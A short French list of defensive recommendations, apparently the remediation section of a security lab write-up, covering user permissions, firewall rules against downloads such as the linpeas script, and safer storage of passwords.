- Mieux gérer les droits des utilisateurs (lecture, écriture des fichiers, téléchargement etc ...)
- Mieux gérer les règles de pare feu pour éviter les attaques externes (téléchargement du script linpeas par exemple)
- Eviter de laisser traîner des documents avec les mots de passe ou les codes dedans
- Mieux chiffrer les mots de passe dans les documents ou les déplacer dans /etc/shadow en limitant l'accès